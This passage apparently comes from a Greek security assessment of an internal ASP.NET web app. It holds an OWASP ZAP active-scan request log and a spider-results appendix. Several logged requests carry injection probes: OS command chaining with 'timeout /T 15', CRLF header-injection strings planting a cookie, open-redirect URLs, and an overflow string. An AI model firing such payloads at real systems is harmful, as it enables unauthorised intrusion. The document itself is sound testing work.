22360	Sat May 26 14:54:52 EEST 2018	Sat May 26 14:55:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%7Ctimeout+%2FT+15	302	Found	15021	470	362
22361	Sat May 26 14:55:07 EEST 2018	Sat May 26 14:55:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%26timeout+%2FT+15%26%22	302	Found	15026	470	362
22362	Sat May 26 14:55:22 EEST 2018	Sat May 26 14:55:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%7Ctimeout+%2FT+15	302	Found	15024	470	362
22363	Sat May 26 14:55:37 EEST 2018	Sat May 26 14:55:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%26timeout+%2FT+%7B0%7D%26	302	Found	15013	470	362
22364	Sat May 26 14:55:52 EEST 2018	Sat May 26 14:56:08 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%7Ctimeout+%2FT+%7B0%7D	302	Found	15310	470	362
22366	Sat May 26 14:56:25 EEST 2018	Sat May 26 14:56:42 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=4166881870672738281.owasp.org	302	Found	17132	470	362
22367	Sat May 26 14:56:42 EEST 2018	Sat May 26 14:56:57 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=http%3A%2F%2F4166881870672738281.owasp.org	302	Found	15032	470	362
22368	Sat May 26 14:56:57 EEST 2018	Sat May 26 14:57:12 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=https%3A%2F%2F4166881870672738281.owasp.org	302	Found	15024	470	362

22369	Sat May 26 14:57:12 EEST 2018	Sat May 26 14:57:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=http%3A%5C%5C41668818706727 38281.owasp.org	302	Found	15019	470	362
22370	Sat May 26 14:57:27 EEST 2018	Sat May 26 14:57:42 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=https%3A%5C%5C4166881870672 738281.owasp.org	302	Found	15012	470	362
22371	Sat May 26 14:57:42 EEST 2018	Sat May 26 14:57:57 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%2F%2F4166881870672738281.owasp.org	302	Found	15020	470	362
22372	Sat May 26 14:57:57 EEST 2018	Sat May 26 14:58:12 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%5C%5C4166881870672738281.owasp.org	302	Found	15023	470	362
22373	Sat May 26 14:58:12 EEST 2018	Sat May 26 14:58:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=HtTp%3A%2F%2F4166881870672 738281.owasp.org	302	Found	15013	470	362
22374	Sat May 26 14:58:27 EEST 2018	Sat May 26 14:58:42 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=HtTpS%3A%2F%2F4166881870672738281.owasp.org	302	Found	15010	470	362
22375	Sat May 26 14:58:43 EEST 2018	Sat May 26 14:58:43 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=tMJyUlijUbnFvBIgnebPGZqqvHphlrYRYgJdaebEfTekxWhubHPBJyyqZYHlNbahZbGAmhQnqMyRtuiLPWtfeZMboJUQFBpRKlLaTSGJAyDoyOsbddTSNPyhIExZWFFEiATrgOfpundIErXkBklfAsULVylucNjIuEQYynvGxXFOnYKCNhdVMFlVsjrvIxAiLFBWPtorXpkthTmFxjdVBFYGSlSllRbfDRxFeSYslUmblIUhGAlboTnGuylMuLhlOTPgTLFaHOmaLUIrFDPoLwlOQPASqhhPsyCaKRBRgcnRDPddCmQNmDOvwngERUFTSJZLOieSgbpDwtCxcZYEHYcZwJgtlYRAMfLZeAbYrwRyreZuFjtnyGDMhFNXuWspdmowaMYBUPETxTwcLtdkPFnloWKimsrPuhQKsONQCsgSVGORHXAZssKtckojoLVmdWPgmHKxbIPIFsADiYQpYsFtDcByypIwqXFSAWWUdKQxwSfDYNJNZfUoasWkuytIOhePtSVOxUxYwyROTPKhikeNSpSaJTtjyAncylajEOBRnsdGXjvmyqWSbVUhePExvRTbVEXgZCSnYjPMdFkQSYFHwVDZtQaLInNBdVqoNsegqZKwvKofWQccffuEeODWCHmhtLTmTcixcgFqvTRdjubbnQrJEPgmoXbnhOgEITthsftmKgxHhqbIqXAyhffiKgvLHssjxHCsBwRhOaLnWGQdUYwwudTxOhUTfTFpnyrOJFqPGZbLgBNFyBhIbuBtXFjWbooAxWXniHwCCuapTgBAPPocQRoGvOJHviPaMmRGrrkoxSLwLbqyikXXvIuhXQOOcufyQjVLqTXjYmJgYDbLDapjYnIxMTKfImeNmfJmfUAXtpGWoDldbkvGEmebNViJAioDvJyITTxMyjrZufeUcQZygkAkkfYSOZoxZRDHcCdQPTgGXshSgReqicfTwYopALJaWmhEKGIGqvwIdWdmNpxcMgwRJTWNyblQOXJZYQYnWorQCWbtZFHtpQqfqphOgnIHJeqlbcTivZawPUuKfOxCwbXPxQNPMoWniVWjTKQRyoTxiyevoiuTOBZiqRvvhDgKSAbNAmYyewhNHwfPDDxMcpurofUFKmwAGipktOyfLvtRqsZBFifwVoQJNPmlEjgoeZARPKJJEeccDjbvFFsfsgcDQBPWfuTiXJpJmoWDkTsMFKbsXDpXcYnWDIQGnQVSuabKSQaitYNIUjfQSMeMqORHQQoWTHsGaMcjJKSZqYskjERFwDkkTwNJaulBwNgTcHhuFnfdfRMiFyKertWRZMYfspUJaJAHJCDimeKMHJAUmAqCtwfQFpuDDXjeXLXEMiPvwiRcNthyEuOJdNiFXAkQTXVAwyoRhBVPBBsXPNpBHuFQxwYUDKPnWbkIaclkDfPWRATQtnKOhdJsKLwyVpaJlZpZNOKlIPuMMlorkHqDFaGIARlpEvcQBXbPdhpVyFkoSQAPJkMoLricvSiFLRqcKsAXvotZJAibEVCWmBOabbcjfWQVaaUPYUBxGjZJlctLWHhWmVsUpKvhXauZuGmTWVsHxIagLdoBlpxgMRkQhgSSskWbkJNfaaFOJQyoxocedwRblZnwcBnwnVcvKJVLLocHaYDDPrPxdPMPuTeDiXptmYYegxNOUUuynomelgLkrhXhJCldymkcNZkUNBNHuHHSuLnNwBMvhZtYIUiGCKQhVGWEGJUZUOpRsGjRdXsibGudGCpTAkbeXHFWCFyHGHbnuidsALiyAMQYbBIHlHTHDfChWpTbnWeXcAPdGwKvqdhWdRuKNSsLOqnRHuhwawgffwKCoTBJNZkCmXyYWwvOyHEMPGcqmaFDRKSqlkseOanMqORkgYjoWsyrlXlgZyEFgKAHPSOVDCMtmbULfFacXabYqsonuTMfnEueGFZtWpHACxsypliKItLlXEXIBCfCMhUcmNSQhkSQlfSJIHWK	404	Not Found	15	179	1245

				mYedmKuEHlhWQyFAkamVUiKpoYxZqahVOMFrSofZcPbHPmodhCMVJriGkaKpBUdqZvyPSdSRRAAUWLBvNdUwYadssXbiVcPDkBrJvTPYRZUwUFBxhMjYkJgWSutgW					
22376	Sat May 26 14:59:07 EEST 2018	Sat May 26 14:59:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=Set-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d	302	Found	15018	470	362
22377	Sat May 26 14:59:22 EEST 2018	Sat May 26 14:59:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=any%0D%0ASet-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d	302	Found	15014	470	362
22378	Sat May 26 14:59:37 EEST 2018	Sat May 26 14:59:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=any%3F%0D%0ASet-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d	302	Found	15024	470	362
22379	Sat May 26 14:59:52 EEST 2018	Sat May 26 15:00:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=any%0ASet-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d	302	Found	15014	470	362
22380	Sat May 26 15:00:07 EEST 2018	Sat May 26 15:00:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=any%3F%0ASet-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d	302	Found	15020	470	362
22381	Sat May 26 15:00:22 EEST 2018	Sat May 26 15:00:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=any%0D%0ASet-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d%0D%0A	302	Found	15012	470	362
22382	Sat May 26 15:00:37 EEST 2018	Sat May 26 15:00:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=any%3F%0D%0ASet-cookie%3A+Tamper%3D1fed52c1-b5ff-476f-aa69-3f285c0dae6d%0D%0A	302	Found	15016	470	362

ΠΑΡΑΡΤΗΜΑ 3

Παρακάτω φαίνεται export σε excel, της πληροφορίας που παρέχεται από το tab "**Messages**" του "**Spider**" από το **Information Window**:

Processed	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Tags
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/robots.txt	404	Not Found	16	160	1245	Low	Comment
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	82	222	35806	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/sitemap.xml	404	Not Found	38	160	1245	Low	Comment
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/WebResource.axd?d=2iLjl04gpRjcQNNzofgH1YTCfchihbcN5tJS11BybTxSWOjxN9npuSETEC0sJdatVdSiLq0L26tEVO-x2V0oGgQ97aFEciF7UCY7S4h8dPwcdKw7dzEXBUP52olJQ-TWdp8SHA2&t=635260689620000000	200	OK	32	291	10949	Low	Comment
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/WebResource.axd?d=r0R3xTMTrqlHGaCGzi2tFqwC7ysGvw1CTRel dqHz-0QlsGI8hxKze2qoWxUnVwN5e4sma6O7sZF-0irNB629agxGRP4CtqSfDJsXACClHIkfPbQXaWY-ckJIDLcYAKRHWEQUSQVrqS1WeLogE-	200	OK	16	291	16164	Low	

			SwSbhVSz01&t=63526 0689620000000							
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/WebResource.axd?d=b0dz-U69p9f4IwOKQDoKkaWhUaOxDV2EgLMx4SqTeSyeOBhfSc-5vuiPBdLd7jwVMnRoUd26jxvy-80oW392z8zyTPb81HzO1JcS5I6805Q6Yr0Krg_L5WMrvkWigZ4yO7L0rQ2&t=635260689620000000	200	OK	16	290	7037	Low	
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/WebResource.axd?d=stZRmgpp5FvWc8tdH3RQ0OcN_GpwOb2AYhKmSHi33hLbkUB8xHOabjBOR6foZF8QyqK9VCRUEs7TgkB37FBRkSI7EKoPtVcvpQM0fZj42hGQ_ZGa7wNwkOdAXgj_sVHgvH_TgycprYGjAB9FkFT0JX9-Owo1&t=635260689620000000	200	OK	31	290	7328	Low	
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/WebResource.axd?d=UOI0KB-cJ-V-Xk8QkQ9nH16H9Tat2R8ZObHdiHBVSh0AccU-78Qj-V9t_Nt83Np7nwROwMPjzKrrAerFaPiMMSqoKtE1&t=636538125986097151	200	OK	16	307	20794	Low	Form, Hidden
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/ScriptResource.axd?d=CgrN8s5YSAW5F40UL1cIaA3jjxPyXQutJifVdZJvb_1G7DnjvLAf-0-RPBE5BNSP33fC1o58bq9fBScSREktKDnziuTHZEtlmengrlDuoAAZ58RfpJyp-CZr00ERuBUDxB5JmwsDZ1NdYAenVOxnfGHXdFI1&t=553ccb59	200	OK	15	322	21615	Low	
Successfully	Sat May 26 14:38:44 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/Telerik.Web.UI.WebResource.axd?_TSM_CombinedScripts_=%3b%3bSystem.Web.Extensions%2c+Version%3d3.5.0.0%2c+Culture%3dneutral%2c+PublicKeyToken%3d31bf3856ad364e35%3aen-US%3a25f23ad5-9eec-4de7-a92d-14f140ae0b8d%3aea597d4b%3ab25378d2%3bTelerik.Web.UI%2c+Version%3d2013.3.1324.35%2c+Culture%3dneutral%2c+PublicKeyToken%3d121fae78165ba3d4%3aen-US%3a84d93921-96f0-4f42-826e-aa3f3f71544e%3a16e4e7cd%3a58366029%3af7645509%3a24ee1bba%3af46195d3%3a2003d0b8%3a88144a7a%3a1e771326%3aaa288e2d&_TSM_HiddenField_=RadScriptManager1_TSM&compress=1	200	OK	225	344	888667	Low	Hidden, Comment
Successfully	Sat May 26 14:38:44 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	121	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:44 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	146	222	36107	Medium	Form, Hidden, Upload,

										Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	36107	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	229	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	126	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	36067	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	155	324	220		
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	47	222	36095	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	36201	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	37	222	36201	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	96	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:45 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	80	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	57	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	142	324	220		
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	29	222	36189	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	39	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	60	222	36107	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	44	222	36107	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	123	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	141	222	35751	Medium	Form, Hidden, Upload,

										Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	194	222	36067	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:46 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	259	324	220		
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	56	222	36095	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	161	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	182	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	65	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	123	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	140	222	35897	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	36171	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:47 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	53	222	36171	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	36131	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	224	324	220		
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	164	222	35746	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	77	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	61	222	35719	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	112	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:48 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	168	324	220		
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	24	222	35751	Medium	Form, Hidden, Upload, Script, Comment

Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	71	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	55	222	36107	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	36107	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	74	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	36067	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	170	324	220		
Successfully	Sat May 26 14:38:49 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	43	222	36095	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:49 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/errorPage.aspx?msg=%22Conversion%20from%20string%20%22ZAP%22%20to%20type%20'Date'%20is%20not%20valid.	200	OK	40	221	1922	Medium	Form, Hidden
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	36	222	36201	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	52	222	36201	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	146	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	114	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	42	222	36161	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	36189	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	112	324	220		
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	28	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	35817	Medium	Form, Hidden, Upload,

										Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	76	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:50 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	68	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	173	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	173	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	35	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	157	324	220		
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	121	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	142	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36265	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	40	222	36265	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:51 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	40	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:52 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	124	324	220		
Successfully	Sat May 26 14:38:52 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	33	222	36253	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:52 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	65	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:52 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	151	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	177	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	105	222	35844	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	130	222	36253	Medium	Form, Hidden, Upload,

										Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	32	222	35817	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	35845	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	115	324	220		
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	19	222	36193	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	31	222	36139	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	50	222	36139	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:53 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	55	222	35751	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	58	222	36159	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	27	222	36095	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	150	324	220		
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	38	222	36127	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	28	222	36225	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	120	222	36221	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	104	222	35991	Medium	Form, Hidden, Upload, Script, Comment
Successfully	Sat May 26 14:38:54 EEST 2018	POST	http://win-h8g2gbt5plm/xpcash_new/default.aspx	200	OK	34	222	36265	Medium	Form, Hidden, Upload, Script, Comment
